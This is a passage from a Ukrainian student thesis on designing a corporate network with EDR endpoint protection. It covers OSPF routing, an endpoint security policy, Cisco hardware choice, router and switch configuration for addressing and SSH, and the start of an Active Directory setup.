Маршрутизація між пристроями є ключовим аспектом роботи мережі, забезпечуючи ефективну передачу даних між різними мережевими пристроями, такими як комп'ютери, сервери, маршрутизатори та комутатори. Цей процес є важливим для забезпечення зв'язку між різними сегментами мережі та забезпечення безперервного потоку інформації. Розглянемо основні аспекти маршрутизації між пристроями:

- Призначення та джерело. Кожен пакет даних, що передається мережею, має певну IP-адресу джерела та призначення. Маршрутизатори використовують ці адреси для прийняття рішень про те, куди спрямувати пакет.
- Маршрутні таблиці. Маршрутизатори зберігають таблиці маршрутів, які містять інформацію про різні мережеві сегменти та найкращі шляхи досягнення кожного з них. Таблиці маршрутів постійно оновлюються, щоб відобразити найактуальнішу інформацію про стан мережі.
- Протоколи маршрутизації. Існує кілька протоколів маршрутизації, які допомагають маршрутизаторам обмінюватися інформацією про мережеві маршрути. Найпоширенішими є RIP (Routing Information Protocol), OSPF (Open Shortest Path First) та BGP (Border Gateway Protocol).

Типи маршрутизації

Статична маршрутизація. При цьому типі маршрутизації адміністратор вручну налаштовує маршрути на маршрутизаторах. Це підходить для невеликих

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				37
Змн.	Арк.	№ докум.	Підпис	Дата		

мереж, де зміни в топології мережі рідкісні. Основні переваги включають простоту налаштування та надійність, оскільки маршрути залишаються постійними. Недоліком є те, що це підходить лише для мереж з низьким рівнем змін.

Динамічна маршрутизація. При динамічній маршрутизації маршрутизатори автоматично оновлюють свої маршрутні таблиці, використовуючи протоколи маршрутизації. Це дозволяє мережі адаптуватися до змін, таких як несправність маршрутизаторів або збільшення трафіку. Основні переваги включають гнучкість та адаптивність. Недоліком є складність налаштування та потреба у більшій обчислювальній потужності.

OSPF (Open Shortest Path First)

OSPF (Open Shortest Path First) — це протокол динамічної маршрутизації, який використовується для визначення найкоротшого шляху між вузлами в IP-мережах. Він належить до категорії внутрішніх протоколів маршрутизації (IGP) і працює на основі алгоритму Дейкстри. OSPF є стандартом, визначеним у RFC 2328, і часто використовується в середніх та великих корпоративних мережах через свої численні переваги.

Однією з ключових переваг OSPF є його швидка конвергенція, яка забезпечує швидке оновлення маршрутної інформації при зміні топології мережі. OSPF також підтримує ієрархічну структуру з використанням областей (areas), що дозволяє зменшити об'єм маршрутної інформації і покращити масштабованість мережі. Крім того, OSPF використовує метрику, засновану на пропускній здатності каналів, що дозволяє вибирати оптимальні маршрути для передачі даних.

OSPF підтримує розширені методи аутентифікації для забезпечення безпеки маршрутизації і є відкритим стандартом, що гарантує сумісність з обладнанням різних виробників. Це робить OSPF гнучким і надійним вибором для побудови складних і ефективних мереж.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				38
Змн.	Арк.	№ докум.	Підпис	Дата		

2.4 Політика безпеки кінцевих пристроїв

Кінцеві пристрої, такі як комп'ютери, смартфони, планшети та інші гаджети, стають головними мішенями для кіберзлочинців через їхню вразливість та безпосередній доступ до корпоративних ресурсів. Втрата або компрометація даних на кінцевих пристроях може призвести до серйозних фінансових збитків, втрати довіри клієнтів і партнерів, а також до юридичних наслідків.

Політика безпеки для кінцевих пристроїв є необхідною для мінімізації ризиків та забезпечення цілісності, конфіденційності і доступності даних. Вона встановлює стандарти, правила та процедури, які допомагають організаціям управляти безпекою кінцевих пристроїв і запобігати можливим загрозам.

Політика безпеки для кінцевих пристроїв починається з визначення та класифікації всіх типів кінцевих пристроїв, що використовуються в організації. Це включає настільні комп'ютери, ноутбуки, мобільні телефони та планшети. Класифікація пристроїв за рівнем ризику та важливістю доступу до корпоративних даних дозволяє встановити відповідні заходи захисту для кожної категорії пристроїв.

Контроль доступу є критичним елементом політики безпеки. Впровадження багатофакторної аутентифікації (MFA) забезпечує додатковий рівень захисту, зменшуючи ймовірність несанкціонованого доступу. Використання ролей та дозволів обмежує доступ до чутливої інформації відповідно до посадових обов'язків користувачів, що допомагає мінімізувати ризики витоку даних.

Зменшення ризиків, пов'язаних з використанням облікових записів з правами адміністратора, досягається мінімізацією кількості користувачів з такими правами. Всі інші користувачі повинні працювати з обмеженими правами доступу. Використання Group Policy для обмеження прав доступу користувачів допомагає забезпечити додатковий рівень захисту.

Щоб забезпечити своєчасне встановлення оновлень та виправлень безпеки, всі кінцеві пристрої повинні бути налаштовані на автоматичне завантаження та встановлення критичних оновлень операційної системи та програмного

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				39
Змн.	Арк.	№ докум.	Підпис	Дата		

забезпечення. Використання інструментів, таких як Microsoft Endpoint Manager або Group Policy, дозволяє ефективно управляти процесом оновлень.

Регулярне резервне копіювання є критично важливим заходом для захисту важливих даних організації. Використання автоматизованих рішень для резервного копіювання, таких як системи хмарного зберігання або локальні сервери, дозволяє забезпечити регулярне створення резервних копій без необхідності втручання з боку користувачів. Потрібно встановити чіткий графік резервного копіювання, наприклад, щодня або щотижня, в залежності від обсягу та критичності даних. Для забезпечення надійності резервних копій необхідно регулярно перевіряти їх на коректність та доступність. Це включає перевірку цілісності файлів, відновлення вибіркового даних для тестування та забезпечення відповідності резервних копій вимогам безпеки. Регулярна перевірка резервних копій дозволяє виявляти можливі проблеми з копіями та оперативно їх усувати. Використання інструментів для моніторингу та звітності щодо стану резервних копій допомагає підтримувати високу якість процесу резервного копіювання та забезпечує готовність даних до відновлення у будь-який момент.

Контроль USB-портів є важливим заходом для забезпечення безпеки інформації в організації. Налаштування політик для контролю використання USB-накопичувачів допомагає запобігти несанкціонованому доступу до корпоративних даних та зменшує ризик зараження системи шкідливим програмним забезпеченням. Впровадження таких заходів може включати обмеження або блокування використання USB-портів на рівні операційної системи за допомогою Group Policy або спеціалізованого програмного забезпечення для управління пристроями. Адміністративний контроль дозволяє надавати доступ до USB-портів лише авторизованим користувачам та пристроям.

Використання шифрування для даних, що зберігаються на знімних носіях, є ключовим елементом політики безпечного використання USB-накопичувачів. Це гарантує, що навіть у випадку втрати або крадіжки USB-накопичувача конфіденційна інформація залишиться захищеною від несанкціонованого

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				40
Змн.	Арк.	№ докум.	Підпис	Дата		

доступу. Використання програмного забезпечення для шифрування, такого як BitLocker To Go для Windows або інші подібні рішення, дозволяє автоматично шифрувати всі дані, що записуються на знімні носії. Крім того, важливо навчати співробітників про необхідність шифрування даних на USB-накопичувачах та забезпечувати виконання відповідних політик безпеки.

Для запобігання мережевим атакам та скануванням всі кінцеві пристрої повинні мати активовані та налаштовані міжмережіві екрани (файрволи). Використання вбудованого файрволу Windows Defender або інших мережових рішень дозволяє забезпечити надійний захист від зовнішніх загроз.

Для захисту від веб-загроз та фішингових атак рекомендується використовувати безпечні браузерери та налаштовувати політики безпеки для блокування небезпечних веб-сайтів. Використання Microsoft Edge з налаштуванням SmartScreen та відповідними політиками для блокування небезпечних сайтів забезпечує додатковий рівень захисту під час серфінгу в Інтернеті.

Віддалене управління та моніторинг кінцевих пристроїв дозволяє здійснювати контроль та оновлення навіть без фізичного доступу до пристрою. Моніторинг активності кінцевих пристроїв в реальному часі допомагає виявляти та реагувати на підозрілі дії, що забезпечує оперативне реагування на можливі загрози.

Для захисту від шкідливого програмного забезпечення, яке може міститися у вкладеннях електронної пошти, необхідно налаштувати автоматичне сканування всіх вкладень на наявність шкідливих файлів. Це забезпечує виявлення та блокування шкідливого ПЗ ще до того, як користувач зможе його відкрити. Використання інструментів, таких як Microsoft Defender for Office 365 або інших рішень для захисту електронної пошти, дозволяє автоматично сканувати вкладення та попереджати користувачів про можливі загрози. Це значно знижує ризик зараження корпоративної мережі шкідливими програмами через електронну пошту.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				41
Змн.	Арк.	№ докум.	Підпис	Дата		

Фільтрація спаму є важливим заходом для забезпечення безпеки електронної пошти в організації. Впровадження рішень для фільтрації спаму та фішингових листів допомагає захистити користувачів від небажаної та потенційно небезпечної кореспонденції. Це включає налаштування антиспам-фільтрів, які автоматично відсіюють підозрілі листи та попереджають користувачів про можливі фішингові атаки. Використання сучасних фільтраційних систем, таких як Microsoft Exchange Online Protection або інші подібні рішення, дозволяє ефективно відсіювати спам та фішингові повідомлення.

Управління мобільними пристроями (MDM) включає впровадження систем для контролю доступу та забезпечення безпеки даних на мобільних гаджетах. Застосування політик щодо використання особистих пристроїв для роботи (BYOD) встановлює вимоги до безпеки та конфіденційності даних, що забезпечує захист корпоративної інформації на особистих пристроях співробітників.

Навчання користувачів є важливою складовою політики безпеки. Регулярне проведення тренінгів та інформаційних сесій допомагає співробітникам дотримуватися правил безпеки та використовувати найкращі практики під час роботи з кінцевими пристроями. Створення політики інформування про загрози та інциденти підвищує обізнаність користувачів та сприяє кращому розумінню потенційних ризиків.

Інцидент-менеджмент та реагування на порушення безпеки є ключовими для забезпечення стійкості організації до кіберзагроз. Розробка плану дій у разі інциденту безпеки включає кроки для ізоляції ураженого пристрою та зменшення шкоди. Проведення розслідувань інцидентів допомагає виявити причини порушень та впровадити заходи для запобігання повторення подібних ситуацій у майбутньому.

		Ліпечський П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				42
Змн.	Арк.	№ докум.	Підпис	Дата		

2.5 Вибір обладнання для організації роботи мережі

2.5.1 Вибір маршрутизатора

При виборі маршрутизатора для мережі необхідно враховувати кілька ключових факторів, включаючи продуктивність, масштабованість, безпеку та підтримку необхідних мережевих протоколів і функцій. Однією з популярних серій маршрутизаторів є Cisco 7200, яка пропонує високу продуктивність і гнучкість для задоволення потреб середніх і великих підприємств [19].

Маршрутизатори серії Cisco 7200 відомі своєю надійністю, високою продуктивністю та широкими можливостями налаштування. Ця серія включає декілька моделей, кожна з яких може бути налаштована під специфічні потреби мережі. Основні особливості та переваги цієї серії включають.

- 1) Висока продуктивність. Маршрутизатори серії Cisco 7200 забезпечують високу швидкість обробки трафіку, що дозволяє обслуговувати велику кількість користувачів і додатків одночасно.
- 2) Масштабованість. Завдяки модульній архітектурі, маршрутизатори цієї серії легко масштабуються. Додавання нових модулів і карт розширення дозволяє збільшити кількість портів і підтримуваних сервісів.
- 3) Різноманітність інтерфейсів. Cisco 7200 підтримує широкий спектр інтерфейсних карт, включаючи Ethernet, Fast Ethernet, Gigabit Ethernet, ATM, та POS (Packet over SONET). Це дозволяє адаптувати маршрутизатор до різних типів мереж і застосувань.
- 4) Інтегровані засоби безпеки. Маршрутизатори серії Cisco 7200 підтримують різноманітні функції безпеки, включаючи фаєрволи, VPN, шифрування, та системи запобігання вторгненням (IPS). Це забезпечує захист даних і ресурсів мережі від несанкціонованого доступу і кібератак.
- 5) VPN-підтримка. Підтримка VPN (Virtual Private Network) дозволяє створювати захищені тунелі для безпечної передачі даних між віддаленими офісами та мобільними користувачами.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				43
Змн.	Арк.	№ докум.	Підпис	Дата		

- 6) Відмовостійкість. Cisco 7200 забезпечує високий рівень надійності завдяки підтримці резервування (redundancy) критичних компонентів, таких як джерела живлення та мережеві інтерфейси.
- 7) Безперебійна робота. Підтримка функцій безперебійної роботи (high availability) і можливість налаштування кластерів підвищують стійкість мережі до збоїв.
- 8) Мультипротокольна підтримка. Cisco 7200 підтримує широкий спектр мережевих протоколів, включаючи IPv4, IPv6, MPLS, та інші. Це дозволяє використовувати маршрутизатор у різноманітних мережевих середовищах.
- 9) QoS (Quality of Service). Підтримка QoS забезпечує пріоритезацію трафіку, що є критичним для додатків, чутливих до затримок, таких як VoIP та відеоконференції.

Вибір маршрутизатора серії Cisco 7200 забезпечить надійне та ефективне функціонування мережевої інфраструктури, сприяючи стабільності та безпеці бізнес-процесів.



Рисунок 2.4 - Маршрутизатор Cisco 7200 Series VXR

2.5.2 Вибір комутатора

Комутатор Cisco WS-C2960-24LC-S належить до серії Cisco Catalyst 2960, відомої своєю надійністю та функціональністю, що робить його ідеальним

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				44
Змн.	Арк.	№ докум.	Підпис	Дата		

вибором для середніх і малих підприємств. Цей комутатор забезпечує базові функції Layer 2 і має 24 порти 10/100 Fast Ethernet для підключення кінцевих пристроїв, а також 2 порти Gigabit Ethernet SFP для вихідних з'єднань, що забезпечують гнучкість у налаштуванні мережевої інфраструктури [20].

Однією з ключових особливостей комутатора є підтримка технології Power over Ethernet (PoE) на 8 портах, що дозволяє жити пристрої, такі як IP-телефони та бездротові точки доступу, без необхідності додаткових джерел живлення. Пропускна здатність комутатора до 16.8 Гбіт/с і перемикальна здатність до 12.8 Мп/с гарантують ефективну обробку мережевого трафіку без затримок.

Комутатор Cisco WS-C2960-24LC-S також підтримує віртуальні локальні мережі (VLAN), що дозволяє розділяти мережевий трафік на різні логічні сегменти. Це підвищує безпеку та ефективність управління трафіком, дозволяючи ізолювати різні групи користувачів або пристроїв. Підтримка до 255 VLAN забезпечує гнучкість у створенні різних мережевих конфігурацій, що відповідають специфічним потребам організації, сприяючи оптимізації використання мережевих ресурсів і підвищенню продуктивності мережі.

Комутатор працює на базі операційної системи Cisco IOS, що забезпечує багатий набір функцій для налаштування і управління, а підтримка QoS дозволяє пріоритезувати критичний трафік, забезпечуючи високу якість передачі даних. Завдяки своїм розширеним функціям безпеки та енергоефективності, Cisco WS-C2960-24LC-S є надійним і ефективним рішенням для побудови мережевої інфраструктури.



Рисунок 2.5 - Комутатор Cisco WS-C2960-24LC-S

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				45
Змн.	Арк.	№ докум.	Підпис	Дата		

Висновки до другого розділу

У другому розділі було розглянуто ключові аспекти проектування мережі із використанням EDR платформ. Планування і розробка загальної архітектури локальної мережі включали визначення потреб, аналіз інфраструктури та розробку схеми IP-адресації для забезпечення унікальності та ефективності адресації пристроїв.

Маршрутизація між пристроями була спроектована для оптимальної маршрутизації даних та мінімізації затримок, що забезпечує високу продуктивність та стабільність мережі. Політика безпеки кінцевих пристроїв була розроблена з урахуванням найкращих практик та рекомендацій для захисту від сучасних кіберзагроз.

Також було обрано відповідне обладнання для організації роботи мережі, яке відповідає вимогам щодо пропускної здатності, надійності та можливостей для масштабування. Особлива увага була приділена вибору маршрутизаторів та комутаторів, які забезпечують надійне та швидке з'єднання між усіма елементами мережі.

Таким чином, створено надійну, безпечну та ефективну мережеву інфраструктуру із використанням EDR платформ для захисту кінцевих вузлів від кіберзагроз. Це забезпечує не лише захист, а й стабільну роботу та можливість масштабування мережі в майбутньому.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				46
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 3 ПРАКТИЧНА РЕАЛІЗАЦІЯ ЗАХИСТУ КІНЦЕВИХ ВУЗЛІВ З ВИКОРИСТАННЯМ EDR ПЛАТФОРМ

3.1 Налагодження обладнання мережі

Процес налагодження мережевого обладнання включає декілька важливих етапів, які слід виконувати поетапно для забезпечення правильної роботи та безпеки мережі.

Розпочнемо з налаштувань адресації та маршрутизації пристроїв (рис. 3.1-3.2).

```
R-1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R-1(config)#int eth1/0
R-1(config-if)#ip address 202.9.1.1 255.255.255.128
R-1(config-if)#no sh
R-1(config-if)#exit
R-1(config)#
R-1(config)#router ospf 12
R-1(config-router)#network 202.9.1.0 0.0.0.127 area 0
R-1(config-router)#network 202.9.4.0 0.0.0.3 area 0
R-1(config-router)#network 202.9.7.0 0.0.0.3 area 0
R-1(config-router)#network 202.9.8.0 0.0.0.3 area 0
R-1(config-router)#end
R-1#write
Building configuration...
```

Рисунок 3.1-3.2 – Налаштування адресації та маршрутизації на R-1

Аналогічні налаштування були зроблені на інших маршрутизаторах мережі (рис. 3.3).

```
SW-1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
SW-1(config)#int vlan 1
SW-1(config-if)#ip address 202.9.1.2 255.255.255.128
SW-1(config-if)#no sh
SW-1(config-if)#exit
SW-1(config)#ip default-gateway 202.9.1.1
SW-1(config)#ip name-server 202.9.1.1
SW-1(config)#ip route 0.0.0.0 0.0.0.0 202.9.1.1
SW-1(config)#exit
SW-1#write
*May 24 21:11:07.806: %SYS-5-CONFIG_I: Configured from console by console
SW-1#write
Building configuration...
Compressed configuration from 1662 bytes to 963 bytes[OK]
```

Рисунок 3.3 – Налаштування адресації на SW-1

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				47
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.4 – Налаштування адресації на WS-1-1

Знову ж таки, аналогічні налаштування зроблені на інших робочих станціях мережі (рис. 3.5-3.6).




Рисунок 3.5-3.6 – Налаштування адресації на серверах

Налаштуємо SSH (Secure Shell) на маршрутизаторах та комутаторах мережі (рис. 3.7-3.8), який дозволяє користувачам підключатися до віддалених систем і керувати ними через командний рядок. Крім того, SSH створює зашифровані тунелі для передавання даних через небезпечні мережі. Всі дані, передані через SSH, зашифровуються, що захищає їх від перехоплення та несанкціонованого доступу.

```
R-MAIN#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R-MAIN(config)#ip domain-name lipetskyi.net
R-MAIN(config)#crypto key generate rsa
The name for the keys will be: R-MAIN.lipetskyi.net
Choose the size of the key modulus in the range of 360 to 2048 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
% Generating 1024 bit RSA keys, keys will be non-exportable...[OK]

R-MAIN(config)#username admin privilege 15 secret AdminStrongPassword
R-MAIN(config)#username user privilege 5 secret UserStrongPassword
R-MAIN(config)#ip ssh version 2
R-MAIN(config)#line vty 0 4
R-MAIN(config-line)#login local
R-MAIN(config-line)#transport input ssh
R-MAIN(config-line)#exit
R-MAIN(config)#exit
R-MAIN#write
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]
R-MAIN#
```

Рисунок 3.7– Налаштування SSH на маршрутизаторі

```
SW-3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
SW-3(config)#ip domain-name lipetskyi.net
SW-3(config)#crypto key generate rsa
The name for the keys will be: SW-3.lipetskyi.net
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
% Generating 1024 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 2 seconds)

SW-3(config)#username admin privilege 15 secret AdminStrongPassword
SW-3(config)#username user privilege 5 secret UserStrongPassword
SW-3(config)#ip ssh version 2
SW-3(config)#line vty 0 4
SW-3(config-line)#login local
SW-3(config-line)#transport input ssh
SW-3(config-line)#exit
SW-3(config)#exit
SW-3#write
```

Рисунок 3.8 – Налаштування SSH на комутаторі

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				49
Змн.	Арк.	№ докум.	Підпис	Дата		

3.2 Налаштування Active Directory на базі Windows Server 2019

Налаштуємо Active Directory для централізованого керування обліковими записами користувачів та комп'ютерами в одному місці.

Створимо три організаційні одиниці, які відповідають сегментам мережі (LAN A, LAN B, LAN C) (рис. 3.9). Кожна з цих організаційних одиниць містить також дочірні, наприклад, Admin-A та Users-A, які призначені для групування звичайних користувачів окремо від адміністраторів.




Рисунок 3.9 - Результат створення організаційних одиниць

Створимо відповідних користувачів у кожній дочірній організаційній одиниці(рис. 3.10-3.11).




Рисунок 3.10 – Приклад створення користувача




Рисунок 3.11 – Результат створення користувачів

Наступним кроком є додавання комп'ютерів до домену (рис. 3.12-3.13).

